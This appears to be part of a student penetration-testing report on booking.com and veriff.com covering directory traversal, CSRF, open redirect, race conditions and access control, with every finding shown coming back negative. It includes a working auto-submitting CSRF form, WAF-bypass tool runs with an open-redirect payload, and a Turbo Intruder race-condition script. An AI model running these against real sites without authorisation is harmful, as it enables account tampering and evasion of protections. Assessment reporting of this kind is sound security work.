11 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
12 <HTML>
13 <HEAD>
14 <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-8859-1">
15 <TITLE>
16   ERROR: The request could not be satisfied
</TITLE>
```

① ⌂ ⌂ ⌂ Search 0 highlights

6 Findings

After testing efforts no instances of Directory Traversal attacks were detected on the veriff.com website. Testing involved both exploration and automated procedures; however all attempts were blocked by the Web Application Firewall (WAF) leading to a 403 Forbidden response.

7 Steps to Reproduce

1. Capture a request with a parameter which is suspected to be vulnerable to directory traversal.
2. Use Burp Suite to check for directory traversal by injecting payloads. Can use Burp Suite Intruder.

8 Proof of Conecpt

N/A

9 Proposed Mitigations

1. User input validation
2. Use of Whitelisting
3. Use Web Application Firewalls (WAFs) or other protective measures to identify and prevent requests that may try to exploit vulnerabilities through traversal attacks.

10 Conclusion

After conducting assessments no instances of Directory Traversal attacks were detected on the veriff.com site. Although this is a result, in terms of security it is crucial to remain vigilant and implement security measures to uphold the reliability and safety of the applications features.

4. Vulnerability Title – Cross Site Request Forgery (CSRF)

1 Vulnerability Description

Cross Site Request Forgery is a known vulnerability which allows attackers to trick users to perform actions without their knowledge.

2 Affected Components

This Assessment focused on personal details update functionality within the account.booking.com webpage.

3 Impact Assessment

If successfully exploited, CSRF could permit an attacker to perform unauthorized actions on logged-in users, leading to data manipulation, account takeover, or other malicious activities.

4 Objective

The assessment aimed to check if the update personal details functionality within the account.booking.com webpage is vulnerable to CSRF attacks.

5 Approach

5.1.1 Analyze the flow of updating personal details within the account.booking.com web page.

The screenshot shows the 'Personal details' section of the Booking.com account settings. The left sidebar lists options: Personal details (selected), Preferences, Security, Payment details, Privacy, Email notifications, and Other travelers. The main area is titled 'Personal details' with the sub-instruction 'Update your info and find out how it's used.' It displays the following fields:

Field	Value	Action
Name	my name	Edit
Display name	elonmusk	Edit
Email address	koxinex192@haislot.com Verified	Edit
This is the email address you use to sign in. It's also where we send your booking confirmations.		
Phone number	Add your phone number Properties or attractions you book will use this number if they need to contact you.	Edit
Date of birth	Enter your date of birth	Edit
Nationality	Select the country/region you're from	Edit
Gender	Select your gender	Edit


Figure 1 Attacker's Profile

The screenshot shows the 'Personal details' section of the Booking.com account settings. The left sidebar lists options: Personal details (selected), Preferences, Security, Payment details, Privacy, Email notifications, and Other travelers. The main area is titled 'Personal details' with the sub-instruction 'Update your info and find out how it's used.' It displays the following fields:

Field	Value	Action
Name	hello world	Edit
Display name	pacman	Edit
Email address	remav88597@haislot.com Verified	Edit
This is the email address you use to sign in. It's also where we send your booking confirmations.		
Phone number	Add your phone number Properties or attractions you book will use this number if they need to contact you.	Edit
Date of birth	Enter your date of birth	Edit
Nationality	Select the country/region you're from	Edit
Gender	Select your gender	Edit

Figure 2 Victim's Profile

5.1.2 Captured the request for updating first name and last name using Burp Suite and forwarded it to the repeater.



5.1.3 Generated a CSRF proof of concept (PoC) using CSRF PoC generator and copied the HTML code.

```

CSRF PoC generator
Request to: https://account.booking.com

Pretty Raw Hex
-----[REDACTED]-----
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://account.booking.com/mysettings/personal?aid=304142
9 Content-Type: application/json
10 Content-Length: 14
11 X-Booking-Client: ap
12 X-Booking-Caller-ID: account_settings
13 Content-Type: application/json
14 Origin: https://account.booking.com
15 Sec-Fetch-Dest: empty
16 Sec-Fetch-Mode: noCors
17 Sec-Fetch-Site: same-origin
18 Te: trailers
19
20 {
  "name": {
    "first": "test",
    "last": "test"
  }
}

CSRF HTML:
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <form action="https://account.booking.com/settings/user-data?aid=304142" method="POST" enctype="text/plain">
5       <input type="hidden" name="name" value="first="test"&last="test""/>
6       <input type="submit" value="Submit request" />
7     </form>
8     <script>
9       history.pushState('', '', '/');
10      document.forms[0].submit();
11    </script>
12  </body>
13</html>

Warning: The CSRF form uses a different encoding type than the original request, and so the application may not process the request in the way required. Further, the CSRF form uses plain text encoding, and the request body cannot be exactly reproduced because it does not contain the = character. Try modifying the original request so that the body contains the = character.

Regenerate Test in browser Copy HTML Close

```

5.1.4 Created an HTML page containing the CSRF PoC which copied earlier using Visual Studio. (demo.html)

```

Welcome demo.html x
D:\> SUIIT > Year 2 > Year 2 Cyber Security S2 > Web Security > My final assignment > Report > CSRF > demo.html ...
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <form action="https://account.booking.com/settings/user-data?aid=304142" method="POST" enctype="text/plain">
5       <input type="hidden" name="name" value="first="test"&last="test""/>
6       <input type="submit" value="Submit request" />
7     </form>
8     <script>
9       history.pushState('', '', '/');
10      document.forms[0].submit();
11    </script>
12  </body>
13</html>

```

5.1.5 Tested the CSRF PoC against all personal details fields, including display name, phone number, date of birth, nationality, gender, and address.



6 Findings

Despite conducting assessment utilizing Burp Suite and testing against all the personal detail fields no CSRF vulnerabilities were detected within the account.booking.com webpage.

7 Steps to Reproduce

1. Capture the request for any update field using Burp Suite.
2. Forward the request to the repeater and generate a CSRF proof of concept (PoC) and copy the html code. To complete this step Burp Suite Professional Edition needed or just use an online CSRF PoC generator.
3. Create an HTML page with the copied html code.
4. Test the CSRF PoC against any update field within the web application.

8 Proof of Concept

N/A

9 Proposed Mitigation

1. Use Anti-CSRF Tokens:
2. Implement SameSite Cookies
3. Validate Referrer Header

10 Conclusion

After assessing the CSRF vulnerability on the account.booking.com site no exploitable vulnerabilities were found. While this is news, for security it's important to stay vigilant and implement security measures to keep the web application safe and secure.

5. Vulnerability Title: Open Redirection

1 Vulnerability Description

Open redirection is a known vulnerability which allows attackers to manipulate redirection parameters to redirect users to phishing or malicious websites.

2 Affected Components

This Assessment focused on the redirection parameters within the URL of the Booking.com web application.

3 Impact Assessment

If successfully exploited Open redirection could permit attackers to lead users to malicious, phishing, malware distribution websites.

4 Objective

The assessment aimed to check if the Booking.com web application could be vulnerable, to Open Redirection by testing URL parameters for redirection vulnerabilities.

5 Approach

5.1 Enumeration of URL Parameters:

Paramspider tool were used to gather URLs with parameters for fuzzing.

```
[ashan㉿kali)-[~]$ paramspider --domain booking.com
```

```
with <3 by @0xasm0d3us
```

```
[INFO] Fetching URLs for booking.com
[INFO] Found 311781 URLs for booking.com
[INFO] Cleaning URLs for booking.com
[INFO] Found 58787 URLs after cleaning
[INFO] Extracting URLs with parameters
[INFO] Saved cleaned URLs to results/booking.com.txt
```

```
[ashan㉿kali)-[~]$
```

5.2 Fuzzing Payloads:

The OpenRedirex tool was used to fuzz URL parameters with payloads to identify redirection vulnerabilities.

5.3 Firewall Bypass Testing:

I explored firewall restrictions by attempting to bypass blocked URLs using the 4-ZERO-3 bypassing tool.

```
(ashan㉿kali)-[~/4-ZERO-3]
$ ls
403-bypass.sh LICENSE README.md img

(ashan㉿kali)-[~/4-ZERO-3]
$ bash 403-bypass.sh -u "https://booking.com/attractions/login.html?redirect_uri=https://localdomain.pw/%2f%2e%2e" --exploit
exploit
* * * * *
* Have a beer 🍻
* * * * *
- twitter.com/Dheerajmadhukar : @me_dheeraj

[+] HTTP Header Bypass

X-Originally-Forwarded-For Payload: Status: 403, Length : 1101
X-Originating- Payload: Status: 403, Length : 1101
X-Originating-IP Payload: Status: 403, Length : 1101
True-Client-IP Payload: Status: 403, Length : 1101
X-WAP-Profile Payload: Status: 403, Length : 1101
From Payload: Status: 403, Length : 1101
Profile http:// Payload: Status: 403, Length : 1101
X-Arbitrary http:// Payload: Status: 403, Length : 1101
X-HTTP-DestinationURL http:// Payload: Status: 403, Length : 1101
X-Forwarded-Proto http:// Payload: Status: 403, Length : 1101
Destination Payload: Status: 403, Length : 1101
Proxy Payload: Status: 403, Length : 1101
CF-Connecting-IP: Status: 403, Length : 1101
CF-Connecting-IP: Status: 403, Length : 1101
Referer Payload: Status: 403, Length : 1101
X-Custom-IP-Authorization Payload: Status: 403, Length : 1101
X-Custom-IP-Authorization..;/ Payload Status: 301, Length : 0
X-Originating-IP Payload: Status: 403, Length : 1101
X-Forwarded-For Payload: Status: 403, Length : 1101
X-Remote-IP Payload: Status: 403, Length : 1101
X-Client-IP Payload: Status: 403, Length : 1101
X-Host Payload Status: 403, Length : 1101
X-Forwarded-Host Payload: Status: 403, Length : 1101
```

```
[+] Protocol Based Bypass
HTTP Scheme Payload: Status: 301, Length : 167
HTTPs Scheme Payload: Status: 403, Length : 1101
X-Forwarded-Scheme HTTP Payload: Status: 403, Length : 1101
X-Forwarded-Scheme HTTPS Payload: Status: 403, Length : 1101

[+] Port Based Bypass
X-Forwarded-Port 443 Payload: Status: 403, Length : 1101
X-Forwarded-Port 4443 Payload: Status: 403, Length : 1101
X-Forwarded-Port 80 Payload: Status: 403, Length : 1101
X-Forwarded-Port 8080 Payload: Status: 403, Length : 1101
X-Forwarded-Port 8443 Payload: Status: 403, Length : 1101

[+] HTTP Method Bypass
GET : Status: 403, Length : 1101
POST : Status: 403, Length : 1101
HEAD : Status: 200, Length : 0 ↴
[+] PAYLOAD : curl -ks 'https://booking.com/attractions/login.html?redirect_uri=https://localdomain.pw/0.000000.00000e+000.000000e+00' -L -H 'User-Agent: Mozilla/5.0' -X HEAD
OPTIONS : Status: 403, Length : 1101
PUT : Status: 403, Length : 1101
TRACE : Status: 405, Length : 915
PATCH : Status: 403, Length : 1101
TRACK : Status: 403, Length : 1053
CONNECT : Status: 400, Length : 915
UPDATE : Status: 403, Length : 1053
LOCK : Status: 403, Length : 1053

[+] URL Encode Bypass
```

Request	Response		
Pretty	Raw	Hex	Render
<pre>1 GET /attractions/login.html?redirect_uri=https://localdomain.pw/0.000000.000000e+000.000000e+00 HTTP/2 2 Host: booking.com 3 Cookie: px_init=0; _gid=GAI.2.1330269948.1714115568; pxvid=634920ff-039c-11ef-baac-4e08e0a5370b; nrm_personalization_disabled=0; core_is=1; ncl_aui=1 1110424761 1714115740; visu_viad=</pre>	<pre>1 HTTP/2 301 Moved Permanently 2 Location: https://www.booking.com/attract e+000.000000e+00 3 Server: nginx</pre>		

5.4 Alternative Tool Assessment:

The Webster tool was used to further examine for redirection vulnerabilities and validate the findings. This tool only provides if there are vulnerabilities, otherwise it will not give us a result.

```
(ashan㉿kali)-[~/WEBSTER]
$ python3 webster.py -h
Usage: webster.py [options]

Options:
-h, --help            show this help message and exit
-u URL               Enter the URL
-p PAYLOADS          Enter payload file
-t THREAD             Enter thread value(1: Fastest 100: Normal)
-w WHITELIST_DOMAIN  Enter whitelisted domain
-c COOKIES           Enter cookies value(For authenticated endpoints)

(ashan㉿kali)-[~/WEBSTER]
$
```

```
[ashan㉿kali)-[~/WEBSTER]
$ python3 webster.py -u 'https://booking.com/attractions/login.html?redirect_uri=' -w booking.com -p payloads.txt -t 100

\ \ ^ / \ [ ] ! _ { } [ ] / \ [ ] , [ ]
\ \ v \ [ ] [ ] [ ] \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ 
Open Redirection Scanner
By: Faiyaz Ahmad
@bepractical.tech


[+]859 PAYLOADS LOADED

[ashan㉿kali)-[~/WEBSTER]
$
```

6 Findings

6.1 Assessment with OpenRedireX Tool:

Identified URLs with redirection vulnerabilities but they were determined as false positives as they redirected back to Booking.com. Some URLs were blocked by the firewall prompting a look into bypass techniques.



6.2 Firewall Bypass Testing:

Managed to bypass firewall restrictions using the 4-ZERO-3 bypassing tool although the redirected URLs still pointed towards Booking.com.

6.3 Webster Tool Evaluation:

No open redirection vulnerabilities were detected by the Webster tool confirming the absence of issues.

7 Steps to Reproduce

1. Utilize Paramspider to collect URLs with parameters for fuzzing purposes.
2. Use the OpenRedirex tool to test URL parameters with payloads, for open redirection vulnerabilities. Check for any firewall limitations by utilizing the 4-ZERO-3 bypassing tool.
3. Use the Webster tool to delve deeper into identifying open redirection susceptibilities and validate findings.

8 Proof of Concept

N/A

9 Proposed Mitigations

1. Implement Secure Redirection Handling.
2. Sanitize and validate user inputs.
3. Make sure to set up the web application firewall to spot and prevent any attempts.

10 Conclusion

After thorough examination no instances of Open Redirection vulnerabilities were found in the Booking.com website. This is a result, in terms of security; however it is crucial to stay alert and implement security practices to uphold the reliability and safety of the applications redirection features.

6. Vulnerability Title – Race Conditions

1 Vulnerability Description

Race Conditions is a well-known vulnerability which allows attackers to bypassing the security controls, data corruptions and denial of service.

2 Affected Components

This Assessment focused on Adding other travelers functionality within the account.booking.com webpage.

3 Impact Assessment


If successfully exploited, Race Conditions permit an attacker to perform bypassing security controls, Unauthorized actions, Data corruptions and Denial of Service.

4 Objective

The assessment aimed to check if the Adding other travelers functionality within the account.booking.com webpage is vulnerable to Race Conditions.


5 Approach

5.1.1 Analyze the flow of Adding other travelers within the account.booking.com webpage.



The screenshot shows the 'Other travelers' section of the Booking.com account settings. On the left is a sidebar with links: Personal details, Preferences, Security, Payment details, Privacy, Email notifications, and Other travelers (which is currently selected). The main area displays two traveler profiles:

- testone testone**: Name: testone testone, Date of birth: 03/22/1999, Gender: F. A 'Remove' link is to the right.
- jjani jani**: Name: jjani jani, Date of birth: 02/02/1999, Gender: M. A 'Remove' link is to the right.



This is a modal dialog for adding a new traveler. It contains fields for Name (First name(s) * and Last name(s) *), Date of birth (with dropdowns for Month, Day, and Year), and Gender (a dropdown menu). Below these fields is a note about the importance of entering a correct date of birth. At the bottom, there is a checkbox for a privacy statement and a 'Save' button.

Name

First name(s) *

Last name(s) *

Date of birth *

Month DD YYYY

It's important to enter a correct date of birth because these details can be used for booking or ticketing purposes

Gender

Select gender

Select the gender listed on this person's passport or other official travel document

I confirm that I'm authorized to provide the personal data of any co-traveler (including children) to Booking.com for this service. In addition, I confirm that I've informed the other travelers that I'm providing their personal data to Booking.com.

Save

 **victim vic** [Remove](#)

Name victim vic

Date of birth 03/13/1988

Gender M

You can add a maximum of 6 travelers [+ Add new traveler](#)

5.1.2 Install burp suite Turbo Intruder from extensions.

Burp extensions			
Extensions let you customize Burp's behavior using your own or third-party code.			
Add	Loaded	Type	Name
Remove	<input checked="" type="checkbox"/>	Java	Turbo Intruder
Up			
Down			


5.1.3 Captured the adding travellers request and selected where to test and sent the request to the turbo intruder.

```

11UmFuZG9tSVTfczR1iyh9YaaC9%2F3xU0Lbp9E2ExIVzcrg+2BANKrzWtLE54Kpik73T7az8Ggs7iPor1+2BfnxQN7s7Gyv
m1ZIBEXYsnGJcpIuU%2fGEsPUELLivC42Bxxfsb5gr8gjZh07Gq1+2BSMFA+2B+2B9pbNAnvDHEH2genxN19ZcdwAhzulxEZ
PHaSXCz7UhkVRkiUuJTQlddE40SgM9Al%2Bd6PdLunAZ2nIjkEAR8cv+2B68cBmvticR3rXsPqMVRMOPPCV
Content-Length: 387
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: 20
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.60 Safari/537.36
X-Booking-Caller-Id: account_settings
Content-Type: application/json
Accept: application/json, text/plain, */*
X-Requested-With: XMLHttpRequest
X-Booking-Client: ap
Sec-Ch-Ua-Platform: "Windows"
Origin: https://account.booking.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://account.booking.com/mysettings/other-travellers?aid=304142
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
test: $s

(
    "full_name":(
        "first":"vic",
        "last":"vic"
    ),
    "date_of_birth":(
        "year":"1988",
        "month":"03",
        "day":"11"
    ),
    "gender":"MALE",
    "consent_text":
        "I confirm that I'm authorized to provide the personal data of any co-traveler (including child
        ren) to Booking.com for this service. In addition, I confirm that I've informed the other trave
        lers that I'm providing their personal data to Booking.com."
)

```



5.1.4 Select the script to perform the task. In this case I have modified a basic script for my advantage. The script:

```
1 def queueRequests(target, wordlists):
2     # if the target supports HTTP/2, use engine=Engine.BURP2 to trigger the single-packet attack
3     # if they only support HTTP/1, use Engine.THREADED or Engine.BURP instead
4     # for more information, check out https://portswigger.net/research/smashing-the-state-machine
5     engine = RequestEngine(endpoint=target.endpoint,
6                             concurrentConnections=50
7                             pipeline=False
8                             )
9
10    for i in range(50):
11        engine.queue(target.req, target.baseInput, gate='race1')
12
13    # once every 'race1' tagged request has been queued
14    # invoke engine.openGate() to send them in sync
15    engine.openGate('race1')
16
17    engine.complete(timeout=60)
18
19
20 def handleResponse(req, interesting):
21     table.add(req)
22
```

```
race.py
1 def queueRequests(target, wordlists):
2     # if the target supports HTTP/2, use engine=Engine.BURP2 to trigger the single-packet attack
3     # if they only support HTTP/1, use Engine.THREADED or Engine.BURP instead
4     # for more information, check out https://portswigger.net/research/smashing-the-state-machine
5     engine = RequestEngine(endpoint=target.endpoint,
6                             concurrentConnections=50,
7                             pipeline=False
8                             )
9
10    for i in range(50):
11        engine.queue(target.req, target.baseInput, gate='race1')
12
13    # once every 'race1' tagged request has been queued
14    # invoke engine.openGate() to send them in sync
15    engine.openGate('race1')
16
17    engine.complete(timeout=60)
18
19
20 def handleResponse(req, interesting):
21     table.add(req)
22
```

5.1.5 Start attack and analyze the request to check if one of the requests occur a 201 Created status or other status code changes.

6 Findings

Despite conducting assessment utilizing burp suite against the adding travellers functionality no Race Conditions vulnerabilities were detected within account.booking.com webpage.

7 Steps to Reproduce

1. Capture the adding travellers request.
2. Use Turbo Intruder to send multiple requests with modified scripts.
3. Analyze for change of status code responses.

8 Proof of Concept

N/A

9 Proposed Mitigation

1. Implement Throttling by limiting the number of concurrent requests.
2. Use Transactional Operations.
3. Session Management: Implement proper session management to prevent multiple requests from being processed.

10 Conclusion

After assessing the Race Conditions vulnerability on the account.booking.com page no exploitable vulnerabilities were found. While this is news, for security it's important to stay vigilant and implement security measures to keep the web application safe and secure.

7. Vulnerability Title – Broken Access Control

1 Vulnerability Description

When a web application doesn't properly control access it means that authenticated users might be able to access or change things they shouldn't. This could lead to people getting into areas or features possibly causing data leaks or someone taking over an account.

2 Affected Components

This issue affects how the web application handles letting users in and deciding what they can do in terms of access and permissions.

3 Impact Assessment

If theres a problem, with controlling access it can be really bad as it might let attackers get into data or do things they shouldn't within the app. This could result in data leaks, account takeovers, unauthorized transactions or revealing information.

4 Objective

The main aim of this report is to outline the outcomes of a Account security assessment carried out on the account.booking.com webpage to uncover any Broken Access Control vulnerabilities. Burpsuite were used during this assessment.

5 Approach – Response Manipulation

5.1.1 Analyse the authentication flow of the web application.

Sign in or create an account

Email address

Continue with email

or use one of these options

Enter your password

Please enter your Booking.com password for
remav88597@haislot.com.

Password
 

Sign in

or

Sign in with a verification link

